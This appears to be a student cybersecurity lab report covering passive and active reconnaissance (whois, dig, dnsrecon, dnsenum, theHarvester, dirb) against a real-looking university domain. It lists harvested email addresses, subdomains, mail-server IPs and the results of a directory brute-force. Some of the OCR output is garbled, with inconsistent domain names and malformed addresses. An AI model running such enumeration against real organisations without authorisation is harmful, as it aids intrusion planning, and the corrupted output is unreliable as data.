


Practical-2

AIM:

Perform passive reconnaissance on the target web application/server using tools like Whois, nslookup, dig, host, dnsrecon, dnsenum, theHarvester, and DNSDumpster to collect domain and infrastructure details without active interaction.

STEPS with screenshots:

1) Whois



Output of Whois Command:

```
khushi@khushi: ~
File Actions Edit View Help
OrgTechHandle: NOC124-ARIN
OrgTechName: Network Operations Center
OrgTechPhone: +1-488-505-8809
OrgTechEmail: noc@godaddy.com
OrgTechRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

OrgAbuseHandle: ABUSE51-ARIN
OrgAbuseName: Abuse Department
OrgAbusePhone: +1-488-624-2505
OrgAbuseEmail: abuse@godaddy.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/ABUSE51-ARIN

OrgNOCHandle: NOC124-ARIN
OrgNOCName: Network Operations Center
OrgNOCPhone: +1-488-505-8809
OrgNOCEmail: noc@godaddy.com
OrgNOCRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

RTechHandle: NOC124-ARIN
RTechName: Network Operations Center
RTechPhone: +1-488-505-8809
RTechEmail: noc@godaddy.com
RTechRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

RAbuseHandle: ABUSE51-ARIN
RAbuseName: Abuse Department
RAbusePhone: +1-488-624-2505
RAbuseEmail: abuse@godaddy.com
RAbuseRef: https://rdap.arin.net/registry/entity/ABUSE51-ARIN

RNOCHandle: NOC124-ARIN
RNOCName: Network Operations Center
RNOCPhone: +1-488-505-8809
RNOCEmail: noc@godaddy.com
RNOCRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#
(khushi@khushi):~
```

2) Nslookup With Output:

```
khushi@khushi: ~
File Actions Edit View Help
OrgNOCHandle: NOC124-ARIN
OrgNOCName: Network Operations Center
OrgNOCPhone: +1-488-505-8809
OrgNOCEmail: noc@godaddy.com
OrgNOCRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

RTechHandle: NOC124-ARIN
RTechName: Network Operations Center
RTechPhone: +1-488-505-8809
RTechEmail: noc@godaddy.com
RTechRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

RAbuseHandle: ABUSE51-ARIN
RAbuseName: Abuse Department
RAbusePhone: +1-488-624-2505
RAbuseEmail: abuse@godaddy.com
RAbuseRef: https://rdap.arin.net/registry/entity/ABUSE51-ARIN


RNOCHandle: NOC124-ARIN
RNOCName: Network Operations Center
RNOCPhone: +1-488-505-8809
RNOCEmail: noc@godaddy.com
RNOCRef: https://rdap.arin.net/registry/entity/NOC124-ARIN

# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#
(khushi@khushi):~$ nslookup ljkku.edu.in
Server: 192.168.106.156#53
Address: 192.168.106.156#53

Non-authoritative answer:
Name: ljkku.edu.in
Address: 97.74.85.233
Name: ljkku.edu.in
Address: 64.179.61.155#53

(khushi@khushi):~$
```

3) Dig:



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushik@khushik ~

File Actions Edit View Help

(khushik@khushik) [~]


```
$ dig ljk.edu.in
```

Screenshot taken

View Image

Right Ctrl

Dig Command Output:



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushik@khushik ~

File Actions Edit View Help

(khushik@khushik) [~]

```
$ dig ljk.edu.in
```

; <>> DIG 9.20.9-1+Debian <>> ljk.edu.in
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 48981
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ljk.edu.in. IN A


;; ANSWER SECTION:
ljk.edu.in. 269 IN A 97.74.85.233

;; Query time: 87 msec
;; SERVER: 192.168.106.156#53(192.168.106.156) (UDP)
;; WHEN: Fri Sep 26 21:29:25 IST 2025
;; MSG SIZE rcvd: 45


(khushik@khushik) [~]

Right Ctrl

4) Host :



Host Command Output :



5) Dnsrecon with Output :

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khushik@khushik ~
File Actions Edit View Help
AXFR record query failed: corrupt packet

Brute Forcing with /usr/share/dnsenum/dns.txt:
```
[~]
$ dnsecon -d ljkku.edu.in
[+] std:: Performing General Enumeration against: ljkku.edu.in ...
[!] DNSSEC is not configured for ljkku.edu.in
[!] SOA ns05.domaincontrol.com 97.74.192.3
[!] NS ns05.domaincontrol.com 97.74.192.3::3
[!] MX alt1.aspmx.l.google.com 172.201.78.3
[!] NS ns06.domaincontrol.com 2683::2286::3
[!] NS ns05.domaincontrol.com 97.74.102.3
[!] NS ns05.domaincontrol.com 2683::2286::3
[!] MX alt4.aspmx.l.google.com 192.178.164.26
[!] MX smtp.google.com 142.251.10.27
[!] MX alt1.smtp.google.com 172.253.118.27
[!] MX alt2.smtp.google.com 172.253.118.26
[!] MX alt3.smtp.google.com 172.253.118.27
[!] MX alt4.smtp.google.com 142.251.10.26
[!] MX aspmx.l.google.com 172.253.118.27
[!] MX alt1.aspmx.l.google.com 192.178.103.27
[!] MX alt2.aspmx.l.google.com 192.178.103.27
[!] MX alt3.aspmx.l.google.com 192.178.103.27
[!] MX alt4.aspmx.l.google.com 2607:f800:4023:2009::1a
[!] MX smtp.google.com 2404:6800:4003:c1a::1b
[!] MX smtp.google.com 2404:6800:4003:c0f::1b
[!] MX smtp.google.com 2404:6800:4003:c11::1b
[!] MX aspmx.l.google.com 2404:6800:4003:c11::1a
[!] MX alt1.aspmx.l.google.com 2607:f800:400e:c17::1b
[!] MX alt2.aspmx.l.google.com 2607:f800:4023:1c85::1a
[!] MX alt3.aspmx.l.google.com 2607:f800:4023:c06::1b
[!] A AAAA ljkku.edu.in 64:ff00::61a:5:5e9
[!] AAAA ljkku.edu.in k28r7a679dhsd2q16s2h7a
[!] TXT ljkku.edu.in v=DMARC1; pnone; rua=mailto:dmarc-reports@ljkku.edu.in
[!] TXT ljkku.edu.in v=spf1 include:_spf.eims.co.in include:_spf.google.com include:1399882ba.spf2.netcloud.net
[!] TXT ljkku.edu.in google-site-verification=zSXHHQ8LBcsGR01Yx05C38zIViEoTm18xNIDpxM8g
[!] TXT ljkku.edu.in 4e15pf0v03oalqjm43j09qyk4
[!] Enumerating SRV Records
[!] No SRV Records Found for ljkku.edu.in
```
(khushik@khushik) -[~]

```

6) Dnsenum :

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khushik@khushik ~
File Actions Edit View Help
[~]
$ dnsenum ljkku.edu.in
[+] std:: Performing General Enumeration against: ljkku.edu.in ...
[!] DNSSEC is not configured for ljkku.edu.in
[!] SOA ns05.domaincontrol.com 97.74.192.3
[!] NS ns05.domaincontrol.com 97.74.192.3::3
[!] MX alt1.aspmx.l.google.com 172.201.78.3
[!] NS ns06.domaincontrol.com 2683::2286::3
[!] NS ns05.domaincontrol.com 97.74.102.3
[!] NS ns05.domaincontrol.com 2683::2286::3
[!] MX alt4.aspmx.l.google.com 192.178.164.26
[!] MX smtp.google.com 142.251.10.27
[!] MX alt1.smtp.google.com 172.253.118.27
[!] MX alt2.smtp.google.com 172.253.118.26
[!] MX alt3.smtp.google.com 172.253.118.27
[!] MX alt4.smtp.google.com 142.251.10.26
[!] MX aspmx.l.google.com 172.253.118.27
[!] MX alt1.aspmx.l.google.com 192.178.103.27
[!] MX alt2.aspmx.l.google.com 192.178.103.27
[!] MX alt3.aspmx.l.google.com 192.178.103.27
[!] MX alt4.aspmx.l.google.com 2607:f800:4003:c11::1a
[!] MX alt1.aspmx.l.google.com 2607:f800:400e:c17::1b
[!] MX alt2.aspmx.l.google.com 2607:f800:4023:1c85::1a
[!] MX alt3.aspmx.l.google.com 2607:f800:4023:c06::1b
[!] A AAAA ljkku.edu.in 64:ff00::61a:5:5e9
[!] AAAA ljkku.edu.in k28r7a679dhsd2q16s2h7a
[!] TXT ljkku.edu.in v=DMARC1; pnone; rua=mailto:dmarc-reports@ljkku.edu.in
[!] TXT ljkku.edu.in v=spf1 include:_spf.eims.co.in include:_spf.google.com include:1399882ba.spf2.netcloud.net
[!] TXT ljkku.edu.in google-site-verification=zSXHHQ8LBcsGR01Yx05C38zIViEoTm18xNIDpxM8g
[!] TXT ljkku.edu.in 4e15pf0v03oalqjm43j09qyk4
[!] Enumerating Zone Transfers
[!] No Zone Transfer Found for ljkku.edu.in on ns05.domaincontrol.com ...
[!] AXFR record query failed: corrupt packet
[!] No Zone Transfer Found for ljkku.edu.in on ns06.domaincontrol.com ...
[!] AXFR record query failed: corrupt packet
[!] No Zone Transfer Found for ljkku.edu.in on ns05.domaincontrol.com ...
[!] AXFR record query failed: corrupt packet
[!] No Zone Transfer Found for ljkku.edu.in on ns06.domaincontrol.com ...
[!] AXFR record query failed: corrupt packet
```
(khushik@khushik) -[~]

```

## Dnsenum Command Output :

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

khushi@khushi: ~

```
File Actions Edit View Help
alt4.aspx.l.google.com. 213 IN A 192.178.164.27
smtp.google.com. 146 IN A 142.251.12.26
smtp.google.com. 146 IN A 172.253.118.27
smtp.google.com. 146 IN A 172.253.118.26
smtp.google.com. 146 IN A 142.251.10.27
smtp.google.com. 146 IN A 142.251.19.26
aspmx.l.google.com. 213 IN A 172.253.118.26
alt1.aspx.l.google.com. 293 IN A 192.178.163.27

Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for ljku.edu.in on ns06.domaincontrol.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for ljku.edu.in on ns05.domaincontrol.com ...
AXFR record query failed: corrupt packet

Brute Forcing with /usr/share/dnsenum/dns.txt:
mail.ljku.edu.in. 362 IN A 120.72.91.156
www.ljku.edu.in. 600 IN CNAME ljku.edu.in.
ljku.edu.in. 600 IN A 97.74.85.233

ljku.edu.in class C netranges:
97.74.85.0/24
120.72.91.0/24

Performing reverse lookup on 512 ip addresses:
0 results out of 512 IP addresses.

ljku.edu.in ip blocks:
done.
(khushi@khushi)-[~]
```

## 7) theHarvester:

## theHarvester Command Output :

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

khushi@khushi: ~
[1] 2 3 4 21:52 | G

File Actions Edit View Help
info:api@ljkku.edu.in
info:prg@ljkku.edu.in
internship:ljiet@ljkku.edu.in
ljsv@ljkku.edu.in
mehamanta@ljkku.edu.in

[*] 0 people found.

[*] Hosts found: 17
+ ljkku.edu.in
admissions.ljkku.edu.in
admissions.ljkku.edu.in.mnljkku-639.nopaperforms.com
cbl.ljkku.edu.in
certification.ljkku.edu.in
cwl.ljkku.edu.in
delivery.nopaperforms.info.ljkku.edu.in
lfa.ljkku.edu.in
lfa.ljkku.edu.in:120.72.91.157
lvcvl.ljkku.edu.in
lvcvl.ljkku.edu.in
mail1.ljkku.edu.in
mail1.ljkku.edu.in:120.72.91.156
mail15.ljkku.edu.in
webmail.ljkku.edu.in
webmail15.ljkku.edu.in
www7.mail.ljkku.edu.in

[!] Wordlist not found: /usr/lib/python3/dist-packages/theHarvester/data/wordlists/api_endpoints.txt
Creating a basic API wordlist for scanning ...

[!] An exception has occurred in API Endpoints scanning: [Errno 2] No such file or directory: '/usr/lib/python3/dist-packages/theHarvester/data/wordlists/temp_api_endpoints.txt'
with the following error during scan ...
Traceback (most recent call last):
 File "/usr/lib/python3/dist-packages/theHarvester/_main_.py", line 1445, in start
 with open(item_wordlist, 'w') as f:
 ^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/usr/lib/python3/dist-packages/theHarvester/data/wordlists/temp_api_endpoints.txt'

[*] Performing SecurityScorecard scan ...
Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
An exception has occurred in SecurityScorecard scanning: 'securityscorecard'

[*] Performing BuiltWith Scan ...
Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
An exception has occurred in BuiltWith scanning: 'builtwith'

khushi@khushi: ~]
```


## Practical-3

## **AIM:**

Conduct active reconnaissance on the target web application/server using tools such as dirb, ping, traceroute, netdiscover, sublist3r, amass, wget, and curl to identify directories, subdomains, network structure, and live hosts.

## **STEPS with screenshots:**

- 1) dirb:




```
File Actions Edit View Help
khushil@khushi:~$ dirb https://ljkku.edu.in/
DIRB v2.22
By The Dark Raver

START_TIME: Sat Sep 27 16:11:57 2025
URL_BASE: https://ljkku.edu.in/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
Scanning URL: https://ljkku.edu.in/
Testing: https://ljkku.edu.in/.config
```

## Dirb Command Output :



```
File Actions Edit View Help
khushil@khushi:~$ dirb https://ljkku.edu.in/
+ https://ljkku.edu.in/_meta (CODE:301|SIZE:209)
+ https://ljkku.edu.in/_meta (CODE:301|SIZE:209)
+ https://ljkku.edu.in/_overlays (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_pages (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_private (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_script (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_res (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_resources (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_scriptlibrary (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_scriptscripts (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_source (CODE:302|SIZE:209)
+ https://ljkku.edu.in/_src (CODE:302|SIZE:209)
